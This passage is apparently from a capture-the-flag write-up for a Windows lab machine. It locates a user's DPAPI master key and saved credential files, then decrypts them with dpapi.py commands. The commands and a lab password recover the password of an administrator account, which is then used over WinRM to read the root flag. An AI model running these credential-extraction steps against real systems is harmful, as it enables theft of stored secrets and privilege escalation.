on Checking root folder we do see there is another user steph.cooper_adm but access is denied to the directory. 
so lets check steph.cooper for dpapi creds.  we do find the master key.Lets download it we will also need the SID of the user which in our case is S-1-5-21-1487982659-1829050783-2281216199-1107 Next is finding common paths of hidden files that usually contain DPAPI-protected data That is.
1
2
C:\users\steph.cooper\AppData\Local\Microsoft\Credentials
C:\users\steph.cooper\AppData\Roaming\Microsoft\Credentials
we do see there are credentials  so lets download them too and try to decrypt them. Well start by decrypting the master key.
1
dpapi.py masterkey -file "/path/to/masterkey_file" -sid $USER_SID -password $MASTERKEY_PASSWORD
so we need :
- masterkey file - ./556a2412-1275-4ccf-b721-e6a0b4f90407
- sid - S-1-5-21-1487982659-1829050783-2281216199-1107
- password - ‘ChefSteph2025!’
 keep the master key safe,we’ll need well now decrypt the dpapi blob of data with
1
dpapi.py credential -file "/path/to/protected_file" -key $MASTERKEY
 we get
 steph.cooper_adm : FivethChipOnItsWay2025!And from bloodhound we do see they are a member of Administrators and is labelled as high value target. winrm works for us and we are able to get root flag.
  We Find our root.txt file.